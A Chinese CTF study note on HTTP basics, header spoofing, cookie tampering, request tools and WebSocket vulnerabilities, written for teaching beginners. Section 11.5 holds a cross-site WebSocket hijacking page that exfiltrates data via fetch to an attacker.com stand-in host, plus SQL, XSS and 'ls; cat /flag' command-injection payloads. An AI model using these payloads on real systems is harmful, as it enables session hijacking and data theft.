

HTTP 协议 CTF 笔记

面向 *CTF Web* 方向 · 新生入门必读

目录

- 一、HTTP 协议基础
- 二、HTTP 请求结构
- 三、常见 HTTP 请求方法
- 四、重要 HTTP 请求头（CTF 高频考点）
- 五、HTTP 响应结构
- 六、HTTP 状态码
- 七、工具使用指南
- 八、CTF 经典题型与解题思路
- 九、URL 编码速查
- 十、Base64 与 HTTP
- 十一、WebSocket 协议与漏洞利用
- 十二、实战检查清单
- 十三、快速参考命令

一、HTTP 协议基础

什么是 HTTP？

HTTP（HyperText Transfer Protocol，超文本传输协议）是浏览器与服务器之间通信的基础协议，基于 请求-响应 模型运行，默认端口 **80**，HTTPS 默认端口 **443**。

浏览器（客户端）  HTTP 请求  服务器
浏览器（客户端）  HTTP 响应  服务器

HTTP 版本

版本	特点
HTTP/1.0	每次请求都建立新连接
HTTP/1.1	支持持久连接（Keep-Alive），最常见
HTTP/2	多路复用，头部压缩
HTTP/3	基于 UDP（QUIC 协议）

二、HTTP 请求结构

请求行（Request Line）	
方法	空格 URL 空格 HTTP版本 \r\n
请求头（Request Headers）	
key: value\r\n	
key: value\r\n	
...	
\r\n	← 空行，标志请求头结束
请求体（Request Body）	
（GET 请求一般没有，POST 请求携带数据）	

示例请求报文

```
POST /login HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Cookie: session=abc123
Referer: http://www.example.com/

username=admin&password=123
```

三、常见 HTTP 请求方法

方法	说明	CTF 中常见用途
GET	获取资源，参数在 URL 中	最常见，参数可见
POST	提交数据，参数在请求体	登录、表单提交
PUT	上传/替换资源	文件上传漏洞
DELETE	删除资源	权限绕过
HEAD	只返回响应头	信息收集
OPTIONS	查询支持的方法	CORS 探测
TRACE	回显请求（已基本禁用）	XST 攻击

四、重要 HTTP 请求头（CTF 高频考点）

4.1 基础请求头

```
Host: www.example.com           # 目标主机名（必须）
User-Agent: Mozilla/5.0 ...      # 客户端标识（浏览器信息）
Accept: text/html                # 客户端接受的内容类型
Accept-Language: zh-CN,zh        # 接受的语言
Accept-Encoding: gzip, deflate   # 接受的编码方式
Connection: keep-alive           # 连接方式
Content-Type: application/json    # 请求体的数据类型
Content-Length: 42               # 请求体的字节长度
```

4.2 CTF 中常被伪造的请求头 ★

```
# 伪造 IP 地址（绕过 IP 限制）
X-Forwarded-For: 127.0.0.1
X-Real-IP: 127.0.0.1
X-Client-IP: 127.0.0.1
Client-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
```

```
# 伪造来源页面（绕过 Referer 检测）
Referer: http://www.example.com/admin

# 伪造用户代理（绕过浏览器检测）
User-Agent: CTFBrowser/1.0
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1)

# Cookie 伪造（身份认证）
Cookie: admin=1; role=admin; isLogin=true

# 自定义身份头
Authorization: Bearer eyJhbGci...
X-Admin: true
```

4.3 Content-Type 常见值


```
# 表单数据
Content-Type: application/x-www-form-urlencoded

# JSON 数据
Content-Type: application/json

# 文件上传
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

# XML 数据（XXE 漏洞常见）
Content-Type: application/xml
Content-Type: text/xml
```

五、HTTP 响应结构



示例响应报文

```
HTTP/1.1 200 OK
Date: Mon, 01 Jan 2024 00:00:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=utf-8
Content-Length: 1234
Set-Cookie: session=xyz456; Path=/; HttpOnly
X-Flag: flag{http_header_master}

<!DOCTYPE html>
<html>...
```

六、HTTP 状态码

状态码	含义	CTF 关注点
200	OK, 请求成功	正常响应
301	永久重定向	可能泄露信息
302	临时重定向	注意重定向前的响应体
400	错误请求	参数格式问题
401	未授权 (需要认证)	认证绕过

状态码	含义	CTF 关注点
403	禁止访问	尝试绕过
404	未找到	目录扫描
405	方法不允许	尝试其他请求方法
500	服务器内部错误	可能泄露错误信息
101	切换协议	WebSocket 握手成功标志

⚠️ **CTF 技巧：**302 重定向时，服务器在重定向之前的响应体中可能藏有 *flag*！用 *Burp Suite* 拦截查看。

七、工具使用指南

7.1 curl 命令行工具

```
# 基本 GET 请求
curl http://example.com

# 显示响应头
curl -I http://example.com
curl -v http://example.com

# 自定义请求头
curl -H "X-Forwarded-For: 127.0.0.1" http://example.com
curl -H "User-Agent: CTFBrowser" -H "Referer: http://admin.com"
http://example.com

# POST 请求
curl -X POST -d "username=admin&password=123"
http://example.com/login

# POST JSON
curl -X POST -H "Content-Type: application/json" \
  -d '{"username":"admin","password":"123"}'
http://example.com/api/login

# 携带 Cookie
```

```
curl -b "session=abc123; admin=1" http://example.com

# 跟随重定向（但可以先用 -v 看重定向前响应）
curl -L http://example.com

# 保存响应到文件
curl -o output.html http://example.com
```

7.2 Burp Suite（最重要的 CTF 工具）

配置流程：

1. 打开 Burp Suite → Proxy → Options → 监听 127.0.0.1:8080
2. 浏览器设置代理 → 127.0.0.1:8080
3. Proxy → Intercept → 开启拦截
4. 浏览器访问目标网站 → Burp 捕获请求
5. 在 Burp 中直接修改请求头/请求体
6. 点击 Forward 发送修改后的请求

常用功能：

- Repeater: 重复发送请求，方便调试
- Decoder: 编解码（Base64、URL编码等）
- Intruder: 爆破/模糊测试
- Scanner: 漏洞扫描（Pro版）

7.3 Python requests 库

```
import requests

# GET 请求 + 自定义头
headers = {
    'User-Agent': 'CTFBrowser/1.0',
    'X-Forwarded-For': '127.0.0.1',
    'Referer': 'http://admin.example.com'
}
r = requests.get('http://example.com', headers=headers)
print(r.text)
print(r.headers)

# POST 请求（表单）
```

```
data = {'username': 'admin', 'password': '123'}
r = requests.post('http://example.com/login', data=data,
headers=headers)

# POST 请求 (JSON)
r = requests.post('http://example.com/api',
                  json={'key': 'value'},
                  headers=headers)

# 携带 Cookie
cookies = {'session': 'abc123', 'admin': '1'}
r = requests.get('http://example.com', cookies=cookies)

# 不跟随重定向 (查看重定向前的响应)
r = requests.get('http://example.com', allow_redirects=False)
print(r.status_code) # 302
print(r.text)        # 可能有 flag!

# Session 保持 (自动处理 Cookie)
s = requests.Session()
s.post('http://example.com/login', data=data)
r = s.get('http://example.com/admin') # 自动携带登录后的 Cookie
```

八、CTF 经典题型与解题思路

8.1 修改 User-Agent

题目特征：页面提示"请使用指定浏览器访问"

```
curl -A "Mozilla/5.0 (compatible; admin-browser)"
http://example.com

# Python
headers = {'User-Agent': 'CTFBrowser/2.0'}
r = requests.get(url, headers=headers)
```

8.2 伪造 IP 地址（绕过本地限制）

题目特征：提示"只有本地才能访问"、"仅限内网"

```
curl -H "X-Forwarded-For: 127.0.0.1" http://example.com
curl -H "X-Real-IP: 127.0.0.1" http://example.com

# 有时需要同时发送多个头
curl -H "X-Forwarded-For: 127.0.0.1" \
-H "X-Real-IP: 127.0.0.1" \
-H "Client-IP: 127.0.0.1" http://example.com
```

8.3 修改 Referer

题目特征：提示"请从指定页面跳转"、403 但提示需要来自某页面

```
curl -e "http://www.example.com/admin" http://example.com/secret

# Python
headers = {'Referer': 'http://www.example.com/admin'}
r = requests.get(url, headers=headers)
```

8.4 Cookie 篡改

题目特征：登录后获得 Cookie，尝试修改提升权限

```
curl -b "role=admin; isLogin=1; uid=0" http://example.com/admin

# 常见 Cookie 字段尝试
# admin=1 / admin=true
# role=admin / level=admin
# isAdmin=1 / is_admin=true
```

8.5 查看响应头中的 Flag

题目特征：Flag 藏在 HTTP 响应头中

```
curl -I http://example.com
curl -v http://example.com 2>&1 | grep -i "flag\|ctf"

# Python
r = requests.get(url)
for k, v in r.headers.items():
    print(f"{k}: {v}")
```

8.6 请求方法绕过

题目特征：GET 返回 405，尝试其他方法

```
curl -X POST http://example.com/flag
curl -X PUT http://example.com/flag
curl -X DELETE http://example.com/flag
curl -X OPTIONS http://example.com/flag
curl -X TRACE http://example.com
```

8.7 302 重定向藏 Flag

题目特征：访问页面会立刻跳转，但 Flag 在跳转前

```
curl -v --max-redirs 0 http://example.com

# Python
r = requests.get(url, allow_redirects=False)
print(r.status_code) # 302
print(r.text)        # Flag 在这里！
print(r.headers)     # 也可能在响应头
```

8.8 自定义请求头

题目特征：页面提示需要特定 header，或需要"密码"在 header 中

```
curl -H "X-Secret-Key: admin" http://example.com
curl -H "Authorization: admin" http://example.com
curl -H "Password: ctf2024" http://example.com
```

九、URL 编码速查

在 HTTP 请求中，特殊字符需要进行 URL 编码：

字符	URL 编码	说明
空格	<code>%20</code> 或 <code>+</code>	
<code>&</code>	<code>%26</code>	参数分隔符
<code>=</code>	<code>%3D</code>	键值分隔符
<code>?</code>	<code>%3F</code>	查询字符串开始
<code>#</code>	<code>%23</code>	锚点
<code>/</code>	<code>%2F</code>	路径分隔符
<code>+</code>	<code>%2B</code>	
<code>%</code>	<code>%25</code>	编码字符本身

```
from urllib.parse import quote, unquote, urlencode

print(quote("hello world"))           # hello%20world
print(unquote("hello%20world"))       # hello world
print(urlencode({'key': 'value'}))    # key=value
```

十、Base64 与 HTTP

很多 CTF 题目会在 HTTP 头或 Cookie 中使用 Base64 编码：

```
# 识别特征：末尾有 = 或 ==，只包含 A-Za-z0-9+/=
# 示例：YWRtaW46MTIz → admin:123 (HTTP Basic Auth)

echo "YWRtaW46MTIz" | base64 -d
import base64
decoded = base64.b64decode("YWRtaW46MTIz").decode()
print(decoded)    # admin:123

encoded = base64.b64encode(b"admin:123").decode()
print(encoded)    # YWRtaW46MTIz
```

Basic 认证

```
# Authorization: Basic <base64(username:password)>
curl -u admin:password http://example.com
# 等价于:
curl -H "Authorization: Basic YWRtaW46cGFzc3dvcmQ="
http://example.com
```

十一、WebSocket 协议与漏洞利用

11.1 WebSocket 是什么？

WebSocket 是建立在 HTTP 之上的全双工通信协议，一旦握手完成，客户端和服务端可以随时互相发送消息，不再需要反复发起 HTTP 请求。

HTTP 模型（半双工）：

客户端 —请求—> 服务器

客户端 <—响应— 服务器（每次通信都要发起新请求）

WebSocket 模型（全双工）：

客户端 <————> 服务器（连接建立后双方随时可发消息）

默认端口：ws:// 使用 80，wss://（加密）使用 443。

11.2 WebSocket 握手过程

WebSocket 连接通过 HTTP 升级请求建立，这是 CTF 中的关键点：

客户端发送升级请求：

```
GET /chat HTTP/1.1
Host: example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Origin: http://example.com
```

服务器响应（**101 Switching Protocols**）：

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
```

握手完成后，协议从 HTTP 切换为 WebSocket，后续通信不再是 HTTP 格式。

`Sec-WebSocket-Accept` 的计算方式：

```
Base64( SHA1( Sec-WebSocket-Key + "258EAFA5-E914-47DA-95CA-
C5AB0DC85B11" ) )
```

11.3 Burp Suite 中处理 WebSocket

Burp Suite 原生支持 WebSocket 流量拦截：

操作步骤：

1. Proxy → webSockets history → 查看所有 WS 消息记录
2. 右键消息 → Send to Repeater → 在 Repeater 中重放/修改消息
3. Proxy → Intercept → 可拦截实时 WS 消息并修改后转发
4. 注意区分：↑ 表示客户端发出，↓ 表示服务器发来

11.4 Python 操作 WebSocket

```
pip install websocket-client
import websocket
import json
```

```

# 基本连接与收发消息
def on_message(ws, message):
    print("收到:", message)

def on_open(ws):
    # 发送消息
    ws.send(json.dumps({"type": "hello", "data": "test"}))

ws = websocket.WebSocketApp(
    "ws://example.com/ws",
    on_message=on_message,
    on_open=on_open,
    header={"Cookie": "session=abc123"} # 携带认证头
)
ws.run_forever()

# 同步方式（简单场景）
ws = websocket.create_connection("ws://example.com/ws")
ws.send("hello")
result = ws.recv()
print(result)
ws.close()

```

11.5 CTF 常见 WebSocket 漏洞

① 跨站 **WebSocket** 劫持（**CSWSH**）

原理：WebSocket 握手时浏览器会自动携带 Cookie，但服务器若不验证 **origin** 头，攻击者可从恶意页面建立受害者身份的 WS 连接。

判断是否存在漏洞：

```
# 修改 Origin 为攻击者域名，看服务器是否仍返回 101
GET /ws HTTP/1.1
Host: victim.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Origin: https://attacker.com      ← 改为恶意域名，若握手成功则存在漏洞
Cookie: session=victim_session
```

利用（恶意页面）：

```
// 攻击者页面，诱导受害者访问
var ws = new WebSocket("wss://victim.com/ws");
ws.onopen = function() {
    ws.send(JSON.stringify({"action": "getFlag"}));
};
ws.onmessage = function(e) {
    // 将数据发送到攻击者服务器
    fetch("https://attacker.com/steal?data=" + btoa(e.data));
};
```

② WebSocket 消息注入

原理：服务器对 WebSocket 消息内容未过滤，存在 SQL 注入、命令注入、XSS 等。

```
# 尝试注入各类 payload
import websocket

ws = websocket.create_connection("ws://example.com/ws")

# SQL 注入
ws.send('{"username": "admin\'--", "action": "login"}')

# XSS（消息会被渲染到页面时）
ws.send('{"msg": "<script>alert(1)</script>"}')

# 命令注入
ws.send('{"cmd": "ls; cat /flag"}')
```

```
print(ws.recv())
ws.close()
```

③ 身份认证绕过

原理：WebSocket 握手时身份验证不严格，或 Token 可预测/伪造。

```
# 尝试不带认证直接连接
ws = websocket.create_connection("ws://example.com/admin/ws")
ws.send('{"action": "getFlag"}')
print(ws.recv())

# 尝试伪造 Token
ws = websocket.create_connection(
    "ws://example.com/ws",
    header=["Authorization: Bearer admin"]
)

# 尝试修改消息中的权限字段
ws.send('{"role": "admin", "action": "getFlag"}')
```

④ 协议降级 / 握手头篡改

原理：通过修改握手请求中的头，绕过某些安全检测。

```
# 在 Burp 中修改握手请求的 Origin
# 原始: Origin: http://example.com
# 修改: Origin: http://localhost
#      Origin: null
#      不发送 Origin 头

# 修改 Sec-WebSocket-Protocol 尝试访问特权子协议
Sec-WebSocket-Protocol: admin, chat
```

11.6 WebSocket CTF 解题流程

- ✅ 第一步: F12 → Network → 过滤 WS → 查看握手请求和所有消息
- ✅ 第二步: Burp Suite → webSockets history → 分析消息格式 (JSON/文本/二进制)
- ✅ 第三步: 修改 origin 头, 测试服务器是否验证 (CSWSH)
- ✅ 第四步: 在 Repeater 中重放消息, 尝试修改消息中的权限字段
- ✅ 第五步: 对消息内容尝试 SQLi / XSS / 命令注入 payload
- ✅ 第六步: 尝试不带 Cookie 或使用其他账号 Token 建立连接
- ✅ 第七步: 查看 JS 源码中 websocket 的 URL 和消息格式, 寻找隐藏接口

11.7 wscat 工具 (命令行 WS 客户端)

```
# 安装
npm install -g wscat

# 基本连接
wscat -c ws://example.com/ws

# 携带请求头
wscat -c ws://example.com/ws \
    -H "Cookie: session=abc123" \
    -H "Origin: http://example.com"

# 连接后手动输入消息发送
> {"action": "getFlag"}
< {"flag": "flag{websocket_master}"}
```

十二、实战检查清单

遇到 CTF Web 题, 按以下步骤检查:

- ✅ 第一步：查看页面源代码（Ctrl+U）→ 找注释、隐藏字段
- ✅ 第二步：查看响应头（F12 → Network → 点击请求）→ 找自定义头
- ✅ 第三步：查看 Cookie → 尝试修改 Cookie 中的权限字段
- ✅ 第四步：看提示信息 → 根据提示伪造对应的 HTTP 头
- ✅ 第五步：尝试不同请求方法（GET/POST/PUT/DELETE）
- ✅ 第六步：尝试修改 User-Agent → 伪造特定浏览器/机器人
- ✅ 第七步：检查是否有 302 跳转 → 查看跳转前响应体
- ✅ 第八步：尝试 X-Forwarded-For: 127.0.0.1 绕过 IP 限制
- ✅ 第九步：查看 robots.txt、sitemap.xml → 可能有隐藏路径
- ✅ 第十步：F12 → Network → 过滤 WS → 检查是否有 WebSocket 连接
- ✅ 第十一步：检查所有参数是否存在注入漏洞（SQL、XSS、命令注入）

十三、快速参考命令

```
# 一条命令查看所有响应信息
curl -v http://example.com 2>&1

# 最快的 HTTP 头检查脚本（Python）
python3 -c "
import requests
r = requests.get('http://example.com', allow_redirects=False,
    headers={'X-Forwarded-For': '127.0.0.1', 'User-Agent': 'CTFBrowser'})
print('Status:', r.status_code)
print('Headers:', dict(r.headers))
print('Body:', r.text[:500])
"

# WebSocket 快速测试
wscat -c ws://example.com/ws -H "Cookie: session=abc123"

# Burp Suite 快捷键
# Ctrl+R → 发送到 Repeater
# Ctrl+I → 发送到 Intruder
# Ctrl+Shift+X → 发送到 Decoder
```